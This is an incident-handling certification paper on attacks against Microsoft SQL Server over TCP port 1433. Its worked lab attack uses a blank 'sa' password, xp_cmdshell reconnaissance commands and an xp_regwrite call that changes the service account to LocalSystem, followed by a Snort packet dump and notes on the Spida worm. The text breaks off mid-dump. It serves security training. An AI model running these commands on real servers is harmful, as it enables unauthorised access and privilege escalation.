Global Information Assurance Certification Paper

GCIH V.2.1

Practical Examination: Option 2

Adrian Hammill

TCP Port 1433

Targeted Port *3*

Ports **3**
Port 1433 4
Microsoft SQL Serv er 4

Network Protocols **5**

Vulnerabilities **6**

Specific Exploit *9*

Exploit Details **9**
Name 9
Variants 9
Operating Systems 9
Applications 9
Protocols/Services 9
Brief Description 9
Description of Vari ants 9

Protocol Description **10**

MSSQL Server **13**
Background 13
Service Account 13
Authentication Mode 14
Stored Procedure and Extended Stored Procedure 15
Pre-Conditions 16
Network Description 16
System Set-up 16
The attack 17
Alternative Methods 19
Signature of Attack 21
How to protect against it 21
Source Code 22

References **22**

Targeted Port

The port selected for this assignment is 1433/TCP.
Over recent months this port has been a regular in the Consensus Intrusions Database. Since May 2002 the port has seen a massive increase in the amount of probes against it. This can be laid firmly at the door of the arrival of Spida aka Digispid aka SQLsnake. Spida (and all its aliases) are worms, which attack the Microsoft SQL Server database. Under certain conditions the worm will increase its privileges, obtai n the network details of the target machine and then send the details to a central site. It will then go on to infect further machines that it can find on the network.

Figure 1 below illustrates the thirty -day history of attacks against port 1433; it can be seen quite clearly that it was the second most attacked port behind Port 80. This illustration was taken from the Internet Storm Centre on August 18th 2002.




Figure 1

Ports

The Internet Assigned Numbers Authority (IANA) assig ns and maintains the list of ports and their assignments.
The IANA has described Ports in the following way
"Ports are used in TCP [RFC793] to name the ends of logical connections which carry long term conversations. For the purpose of providing services to unknown callers, a service contact port is defined. This list specifies the port used by the server process as its contact port".

The IANA has divided the Port numbers into three groupings.
These are as follows:

1. The *Well-Known Ports* are those from 0 through 1023.
2. The *Registered Ports* are those from 1024 through 49151
3. The *Dynamic and/or Private Ports* are those from 49152 through 65535

The *Well-Known Ports* are assigned by the IANA and in general can only be utilised by system processes or by programs executed by privileged users.

The *Registered Ports* are listed by the IANA and in general can be used by normal user processes or programs executed by normal users. The IANA registers uses of these ports as a convenience to the community.

Port 1433

From looking at the three groupings given it can be seen that TCP port 1433 falls into the category of "Registered Port". By visiting the IANA website at www.IANA.org and looking up the Port number it was possible to determine that Microsoft Corp. has registered with the IANA that TCP Port 1433 will be used with Microsoft SQL Server.

Microsoft SQL Server

Microsoft SQL Server is Microsoft's leading Relational DataBase Management Systems (RDBMS) product. Sybase first introduced SQL Server itself in 1987 ; Sybase then teamed up with Microsoft to introduce SQL Server on OS/2.
Microsoft took on more responsibility for SQL Server development on its own platforms. In 1994 Microsoft and Sybase ended their joint development of SQL Server. Microsoft went on to r elease SQL Server solely under the Microsoft banner initially with Microsoft SQL Server 4.2.1.
Microsoft SQL Server 6 onwards differed significantly from Sybase's SQL Server and from other RDBMS. In particular Microsoft's SQL Server was designed to exploit the core services of Windows NT. It took advantage of Windows NT services in its implementation of security, system administration, and thread management, scheduling of threads, memory management and I \O.
The current release is SQL Server 2000 the product having been through several releases with a varying number of service packs applied to each.

Network Protocols

MSSQL Server uses network libraries implemented as dynamic -link libraries to pass network packets to and from clients. The network libraries perform the network operations required to communicate by using specific interprocess communication (IPC) mechanisms.
During installation, MSSQL Server Set -up installs all of the network libraries onto the computer and allows you to configure some or all of the network libraries see Figure 2.
A server cannot listen on a network library unless it has first been configured, either during set-up or at a later time using the Server Network utility.
It is common for a MSSQL Server to listen on several network libraries simultaneously.

The Network Libraries, which are available with SQL Server, are:

Named Pipes

A named pipe is an interprocess communication mechanism that is similar to sockets in UNIX. Windows NT Server opens a pipe for user connections. By default MSSQL Server listens on the standard pipe \\.\pipe\sql\query, for Named Pipe Network Library Connections.

TCP\IP Sockets

Transmission Control Protocol/Internet Protocol. TCP is a connection -orientated protocol with data transmitted in segments. Data is transmitted as a stream.
A session must be established before a connection orientated protocol can be used.
Sessions communicate between port numbers, with ports reserved for dedicated use (Port 1433 in the case of MSSQL Server).

Multiprotocol

The Multiprotocol network library uses the Windows Remote Procedure Call (RPC) facility. It communicates over most IPC mechanisms supported by Windows NT.
It allows the use of Windows NT authentication over all protocols the RPC supports.
Multiprotocol has support for encryption for user password authentication as well as data. It also offers performance that is comparable to native IPC network libraries.

NWLink IPX\SPX

NWLink is the Microsoft implementation of both the internetwork packet exchange (IPX) network layer and sequenced packet exchange (SPX) transport protocols. These are the standard transport on NetWare networks. IPX is a datagram network -layer protocol. SPX is an optional transport -layer protocol that provides the connection -orientated, reliable message delivery. NWLink can be used to construct routed networks. The network/hardware address mechanism differs significantly from the mechanism used for IP.

AppleTalk ADSP

AppleTalk ADSP is an Apple Mac protocol. By implementing it on MSSQL Server it allows Apple Macs to communicate with a MSSQL Server. Communication between a client and server using ADSP occurs over a connection that is made between the two sockets that these network entities use. ADSP assigns a socket to be used when you initialise each end of the connection, and your application becomes a client of that socket. ADSP is a *connection-oriented* protocol. ADSP manages and controls the data flow between two sockets throughout a session to ensure that

- the data is delivered and received in the order in which it was sent
- duplicate data is not sent
- the application or process at the receiving end of the connection has the buffer capacity to accept the data

Banyan VINES

Banyan Virtual Integrated Network Service (VINES) implements a distributed network operating system based on a proprietary protocol family derived from the Xerox Corporation's Xerox Network Systems (XNS) protocols. VINES uses a client/server architecture in which clients request certain services, such as file and printer access, from servers




Figure 2

Vulnerabilities

Over recent years MSSQL Server has been susceptible to a number of vulnerabilities, for which Microsoft has in due course issued Security Bulletins and patches. A table

of vulnerabilities is given in Table 1. They mainly fall into three categories, Password compromise, Buffer Overflow and privilege escalation. These examples were taken from www.cert.org and are provided with a CVE name and a Microsoft Security Bulletin number where applicable.

CVE Name	Microsoft Security Bulletin Number	Vulnerability Description
CAN-2002-0187	MS02-030	Microsoft SQLXML HTTP components vulnerable to cross -site scripting via root parameter
CAN-2002-0624	MS02-034	Microsoft SQL Server contains buffer overflow in pwdencrypt() function
CAN- 2001-0644	MS02-038	Microsoft SQL Server contains buffer overflows in several Database Consistency Checkers
CAN-2002-0643	MS02-035	Microsoft SQL Server installation process leav es sensitive information on system
CAN-2002-0650	MS02-039	Microsoft SQL Server 2000 contains denial -of-service vulnerability in SQL Server Resolution Service
CAN-2002-0649	MS02-039	Microsoft SQL Server 2000 contains heap buffer overflow in SQL Server Res olution Service
CAN-2002-0721	MS02-043	Microsoft Windows SQL Server allows arbitrary queries to be executed via xp_execresultset, xp_displayparamstmt & xp_printstatements, extended procedure
CAN-2001-0645	MS02-038	Microsoft SQL Server contains SQL injec tion vulnerability in replication stored procedures
CAN-2002-0056	MS02-007	Microsoft SQL Server contains buffer overflows in openrowset and opendatasource macros
CAN -2002-0154	MS02-020	Microsoft SQL Server contains buffer overflow vulnerabilities in mul tiple extended stored procedures
CAN-2002-0641	MS02-034	Microsoft SQL Server contains buffer overflow in code used to process "BULK INSERT" queries
CAN-2001-0542	MS01-060	Buffer overflows in Microsoft SQL Server 7.0 and SQL Server 2000
CAN-2002-0642	MS02-034	Microsoft SQL Server service account registry key has weak permissions that permit privilege escalation
CAN-2002-0186	MS02-030	Microsoft SQLXML ISAPI filter vulnerable to buffer overflow via content type parameter

Table 1

Specific Exploit

Exploit Details

Name

The exploit to be examined in this assignment is "Microsoft SQL Server service account registry key has weak permissions that permit privilege escalation". The following links all reference this vulnerability. CAN-2002-0642, Cert advisory CA-2002-22 ,VU#796313 and MS02-034 . SQLPOKE will be used to demonstrate this exploit.

Variants

SQLSnake, SQLSpida, Digispid & MS SQL Worm are all to some extent variants of this exploit, in that they take advantage of the weak permissions on the registry key. They differ in that they are automated attack tools which, create files on the server, collect account information and mail the information collected to ixtld@postone.com .

Operating Systems

All Windows Platforms are effected

Applications

The following applications are affected

- Microsoft SQL Server 7.0
- Microsoft SQL Server 2000
- Microsoft SQL Server Desktop Engine 2000

Protocols/Services

The protocol \ service that is us ed by this, exploit MSSQL Server service running over TCP Port 1433.

Brief Description

The privilege escalation vulnerability allows an attacker to weaken the security policy of the SQL server by granting it the same privileges as the operating system. Wi th full administrative privileges, a compromised Microsoft SQL Server can be used to take control of the server host.

Description of Variants

SQLSnake, SQLSpida, Digispid and MS SQL Worm are variants of SQLpoke and so must be included as a variant in th is exploit. They differ in that they are Worms which once they have connected to an MSSQL Server infected it, installed the relevant files on it, found out the account information and emailed it to a central site it starts to scan the IP network for anothe r MSSQL Server to install on.

The following files are created on an infected server

- %System32%\Drivers\Services.exe
- %System32%\Sqlexec.js
- %System32%\Clemail.exe
- %System32%\Sqlprocess.js
- %System32%\Sqlinstall.bat
- %System32%\Sqldir.js
- %System32%\Run.js
- %System32%\Timer.dll
- %System32%\Samdump.dll
- %System32%\Pwdump2.exe

These worms take advantage of the weak registry permissions on the MSSQL Server registry key and it adds the value
dsquery dbmssocn
to registry key
HKEY_LOCAL_MACHINE \software\microsoft\mssqlserver\client\connectto.

The worms also take advantage of MSSQL Server being bound to TCP port 1433 and being installed with a blank password on the 'sa' account.
Further information on these worms can be found at the following places

http://securityresponse.symantec.com/avcenter/venc/data/js.spida.b.html#technicaldetails

http://www.incidents.org/diary/diary.php?short=n&id=157&incidents=49960927ddd490ec6d27b5703dbf86ea

Protocol Description

The protocol used in this exploit is Transmission Control Protocol (TCP). TCP is part of the TCP\IP protocol suite. TCP \IP is a group of communication protocols, which permits two or more machines to establish a connection and communicate with each other.
Every machine on a TCP \IP network is assigned an IP address, which uniquely identifies it on the network. An IP address is an identifier of both the machine and the network on which that particular interface resides upon. IPv4 addresses are 32 bits long and made into four 8 bit decimal numbers separated by dots. This representation is known as dotted decimal notation.
By using IP addresses it is possible to direct packets to a particular machine.
A TCP\IP packet holds the source and destination IP addresses within it, it also encapsulates the TCP header, which holds further information, enabling the data to traverse to the correct application. The Transport layer of the TCP stack directs this process.

TCP is defined in RFC 793, and provides applications with a wide range of transport services, including packet acknowledgement, error detection and correction, and flow control. TCP is used to transfer large amounts of data that will not fit into a single packet. The data is split into multiple datagrams for transmission. In TCP the data that is to be supplied to transport layer is referred to as a se quence and the protocol splits the sequence into segments for transmission across a network. Sequence numbers are attached to each segment of data for reconstruction at the receiving end.
The TCP Header is constructed of twelve sections equating to 20bytes of information, before taking into account options and the size of data being transmitted. The TCP header is encapsulated into an IP datagram. The IP datagram holds the IP addresses of the source and destination systems.
The information carried within the TCP header is as follows:

- Source Port –The port number of the process in the initiating system that generated the data to be carried in the TCP segments.
- Destination Port – The port number of the process that will receive the data carried in the TCP segme nts. (in the case of SQL server 1433)
- Sequence Number – The position number of the data segment in relation to the entire data sequence.
- Acknowledgement Number – The sequence number of the next segment that the receiver expects to receive from the sender.
- Data Offset – The length of the TCP header in total.
- Reserved – Unused
- Control Bits – Consists of six flags which perform functions indicating urgency, acknowledgement, Push all current received data to application, Reset the TCP connection and disregard a ll received data, synchronise sequence numbers during connection establishment and Finish indicating that data transmission has completed and the session can be terminated.
- Window – TCP flow control mechanism
- Checksum – checksum computation of TCP header, data, source IP address, destination IP address, protocol fields and message length.
- Urgent Pointer – Points to data in sequence that should be treated as urgent.
- Options – Max segment size, windows scale factor & time stamp.
- Data – In SYN, ACK and FIN pac kets this field is empty.




Figure 3. The TCP Header

The Source and Destina tion ports shown in the TCP header make it possible for the packets to be directed to the appropriate application. Typically the port number

identifies the application layer protocol that generated the data carried within the packet. As described in the ea rlier section on Ports, the IANA assigns and publishes port numbers in RFC 1700.
The numbers are permanently assigned to specific services. All TCP \IP systems have a file named 'services' which lists most of the well -known port numbers and services to which they are assigned.

Before transfer of data can be started a three -way handshake must take place. The initiating machine sending a SYN packet, a response SYN \ACK coming back from the receiving machine and an ACK acknowledgement coming back from the init iating machine achieves this.




Figure 4. Illustration of TCP handshake taken from http://grc.com/dos/drdos.htm

Once a connection has been made, the data transfer can begin, the receiving end will create and send acknowledge ment messages to facilitate flow control and reporting of lost packets.
When the data transfer has finished the initiating end sends a message with the FIN control bit set, in response the receiving end sends a FIN and ACK back which the initiator responds to with an ACK and thus the session is terminated.

MSSQL Server

Background

Before going into the exploit itself, it is necessary to explain issues relating to the installation of MSSQL Server and installation options and features, which will be encountered. When MSSQL server is installed the person installing the software is given several configuration options. If the wrong selections are made the server will be set to be compromised.

Service Account

One of the first options to be encountered is to de cide which account that the SQL Server service itself should run under. Figure 5 is a screen capture showing the options available. The service can run under any domain or local account specified or it can run under the system acco unt. The account which is entered here will be given the correct rights to be able to operate as a service i.e. log on as a service but may need to be given sufficient privileges to operate within the domain. It is quite possible that the service account w ill need to replicate in a clustered environment and as such may require administrator access. It is best practice not to use the local system account because the SQL Server Service would then inherit full system privileges. It is better to choose as low a privileged account as possible, however it will need permission to *set values* to the following registry key

"HKEY_LOCAL_MACHINE \SYSTEM\CurrentControlSet \Services\MSSQLserver"




Figure 5

Authentication Mode

The second major installation option to be made during an installation of MSSQL Server is deciding what the Authentication Mode should be. The authentication mode decides which method of authentication should be used when connecting to the database. Windows Authentication Mode and Mixed Mode (Windows Authentication and SQL Server Authentication) are the two modes of authentication available.




Figure 6

Windows Authentication Mode (also known as a trusted connection) uses Windows NT logon credentials to establish who is logging on to the database and permitting the connection to take place, providing the specific Windows NT users have been granted sufficient privileges at the database end to do so.

Mixed Mode authentication can be either a trusted Windows NT logon or it can connect using a non-trusted link through a user logon established by SQL Server Security Manager. To do this an initial account has to be created during installation and this is the "*sa*" account. The screen shot shown in Figure 6 shows the fields to be filled in.

It can be seen quite clearly that a tick box exists to give the account a blank password. Even though it is not recommended to do so, a surprising number of people choose this option for a quick installation and forget to change the password later.

The main advantage of Mixed Mode authentication is that it allows an MSSQL Server to exist in a non-heterogeneous environment.

Windows authentication has benefits over SQL server authentication, providing for secure validation and encryption of passwords, auditing, password expiration, minimum password length, and account lockout after multiple invalid login requests.

Stored Procedure and Extended Stored Procedure

Stored Procedures are precompiled Trans act-SQL statements, stored under a name and processed as a single unit. Stored procedures are available for managing MSSQL Server and displaying information about databases and users. MSSQL Server supplied stored procedures are called system -stored procedures.
The advantages of Stored Procedures are that:

- User actions are controlled; access to the underlying tables can be denied to the user but granted to the Stored Procedures.
- The stored procedure has its own permission system separate from underlying tab les.
- Stored Procedures are parsed and resolved on creation, they run faster than individual statements.
- Network performance is improved as only the command crosses the network not the entire code, therefore reducing network traffic.

Stored Procedures a llow you to:

- Create reusable reports
- Steer users through multi -step operations
- Enforce referential integrity
- Prevent direct changes to critical tables

An Extended Stored Procedure is simply a Stored Procedure that is implemented in a dynamic link library (DLL). Extended Stored Procedures can be used in much the same way as Stored Procedures, except that Extended Stored Procedure normally perform tasks related to the interaction of MSSQL Server within its operating environment. Actions outside of MSSQL Serv er can be triggered and external information returned to MSSQL Server.

MSSQL Server has many built -in Extended Stored Procedures. These procedures provide basic operating system functions, core functionality for replication and integrated security. The sy stems Extended Stored Procedures are prefixed with " *xp_ "*.
A few examples of general documented Extended Stored Procedures are

- xp_cmdshell: Executes given commands string as an operating -system command shell and returns any output as rows of text.
- xp_logevent: Logs a user -defined message in the MSSQL Server log file and in the Microsoft Windows NT Event Viewer
- xp_msver: Returns and allows to be queried MSSQL Server version information.

Microsoft also installs some undocumented (not in SQL Server books o nline) Extended Stored Procedures, examples of which are

- xp_dirtree <DirPath>: shows subdirectory under <DirPath>
- xp_fixeddrives :shows the permanent drives attached to the computer
- xp_regwrite: writes specified values into the registry, if the value alre ady exists it overwrites it, if it doesn't it creates it. This command does rely on having create privileges for that particular registry value.

These are unsupported Extended Stored Procedures and as such can be removed at any time by a service pack.

Access to these stored and Extended Stored Procedures can be granted and revoked by a Database Administrator to users.

Pre-Conditions

For the vulnerability to be accessible and the exploit to be possible certain pre-conditions need to be met. These revolve around the installation steps previously described and the wrong decisions being made, unfortunately they are made often.

Blank Password
All to often the MSSQL Server "sa" account has been set with a blank password. This means anyone trying to access the database remotely using a downloaded utility such as SQLEXEC.EXE can log into the database and run DOS commands on the system.

MSSQL Server Service Account
The account given to run MSSQL Server service has too many privileges and worst of all it can be system. One of the aims of this exploit is to change this service to run under the system account. A precondition for this to occur is that the account, which MSSQL Server service is running under, has the *set value* permission for the registry key **"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MSSQLserver"** and that the Extended Stored Procedures have not been tied down with permissions or removed.

Extended Stored Procedures
For this exploit to work the Extended Stored Procedures need to be installed, especially the undocumented xp_regread and xp_regwrite. This is done by default and very few people remove them or change the permissions on them.

Network Libraries
The TCP network library needs to be installed, by default it is bound to TCP Port 1433. Only by choosing to do a custom configuration is it possible to alter the port binding.

Network Description

On the test network there is a Windows NT4 domain called VICTIM consisting of a Primary Domain Controller, a backup domain controller (running MSSQL server), NT4 workstations, a firewall and then connectivity to the Internet.
I have chosen to do the attack from within the network, however the attack could just as easily take place from the Internet side of the network.

System Set-up

Microsoft SQL server 7 is running on the Backup Domain Controller called 'SQLSERVER', it has been installed with mixed mode authentication and a blank password set on the "sa" account. The protocol it is running is TCP\IP sockets and SQL server is bound to port 1433. The MSSQLserver service is running under a local administrator account called **sql**, it has "*set value"* permission for the MSSQLserver registry keys. It also has the Windows NT Resource Kit installed.

The machine which the attack will take place from is called "shaggy", it is running Windows NT4 and has SQL server 7 client utilities running on it. It also has the following tools installed SQLSCAN and SQLPOKE.

The attack

SQLSCAN is a utility, which will scan a range of IP addresses for MSSQL servers and attempt to break the password on any account name given to it. Using a password file, which the person running the tool supplies. By providing it with a list of passwords starting with a few obvious ones and the account name of "sa" to probe SQLSCAN was directed a t 'SQLSERVER' . The account "sa" was found to have a blank password.

Using SQLPOKE it is possible to open up a session with an MSSQL server and pass commands to run on it.
SQLPOKE is a command line utility, which connects to MSSQL Servers through blank passwords set on the 'sa' account (although if you have used SQLSCAN to identify account names and passwords you could recompile the code with a different username and password). SQLPOKE itself has a limitation of being able to run 32 commands in any sessi on. The commands are added in a text file, which is passed as an argument to the SQLPOKE command itself.

Syntax for SQLPOKE is
SQLpoke 'start IP address ' 'end IP address' port number command.txt
On the test network the IP address range was 192.168.68.xx x
SQLscan identified that MSSQLserver was running on 192.168.68.134:1433

Thus the command for the test network became
SQLpoke 192.168.68.134 192.168.68.135 1433 command.txt

The contents of the command file over the next few connections were as follows

Xp_cmdshell 'dir c: \'

This produced a listing of the C: drive on the target machine. In this listing it was possible to see that a directory of ntreskit was installed, this is the default installation of a Windows NT resource kit.

Xp_cmdshell 'whoami'

'whoami' is a resource kit utility which is used to identify under which user the connection is being made under, and more specifically on a SQL server, what account the sql service is running under.
The response to this command was *'VICTIM\sql'*
It is possible to work out the user rights by querying the Primary Domain controller. Xp_cmdshell 'net user sql /domain' asks what the user rights of the account sql1 are, the response came back that it was a local administrator account.
A local administrator has suf ficient privileges to make changes to registry keys but does not have the correct permissions to add users to a domain and increase their rights.
By putting the next strings into the command text file it is possible to change the account which MSSQLserver is running under to system and getting the MSSQL Server service to restart.

xp_regwrite @rootkey='HKEY_LOCAL_MACHINE',
@key='SYSTEM \CurrentControlSet \Services \MSSQLSERVER',
@value_name='ObjectName', @type='REG_SZ', @value='LocalSystem'

The snort extract in Figure 7 shows the Extended Stored Procedure XP_REGWRITE issuing the command to alter a registry entry on the target machine

```
10/07-16:05:20.976917 192.168.68.131:1031  -> 192.168.68.134:1433
TCP TTL:128 TOS:0x0 ID :35072 IpLen:20 DgmLen:420 DF
***AP*** Seq: 0x43509  Ack: 0x3C196  Win: 0x2238  TcpLen: 20
01 01 01 7C 00 00 01 00 45 00 78 00 65 00 63 00  ...|....E.x.e.c.
20 00 6D 00 61 00 73 00 74 00 65 00 72 00 2E 00   .m.a.s.t.e.r...
2E 00 78 00 70 00 5F 00 72 00 65  00 67 00 77 00  ..x.p._.r.e.g.w.
72 00 69 00 74 00 65 00 0D 00 0A 00 09 00 40 00  r.i.t.e.......@.
72 00 6F 00 6F 00 74 00 6B 00 65 00 79 00 3D 00  r.o.o.t.k.e.y.=.
27 00 48 00 4B 00 45 00 59 00 5F 00 4C 00 4F 00  '.H.K.E.Y._.L.O.
43 00 41 00 4C 00 5F 00 4 D 00 41 00 43 00 48 00  C.A.L._.M.A.C.H.
49 00 4E 00 45 00 27 00 2C 00 20 00 0D 00 0A 00  I.N.E.',. .....
09 00 40 00 6B 00 65 00 79 00 3D 00 27 00 53 00  ..@.k.e.y.=.'.S.
59 00 53 00 54 00 45 00 4D 00 5C 00 43 00 75 00  Y.S.T.E.M.  \.C.u.
72 00 72 00 65 00  6E 00 74 00 43 00 6F 00 6E 00  r.r.e.n.t.C.o.n.
74 00 72 00 6F 00 6C 00 53 00 65 00 74 00 5C 00  t.r.o.l.S.e.t.  \.
53 00 65 00 72 00 76 00 69 00 63 00 65 00 73 00  S.e.r.v.i.c.e.s.
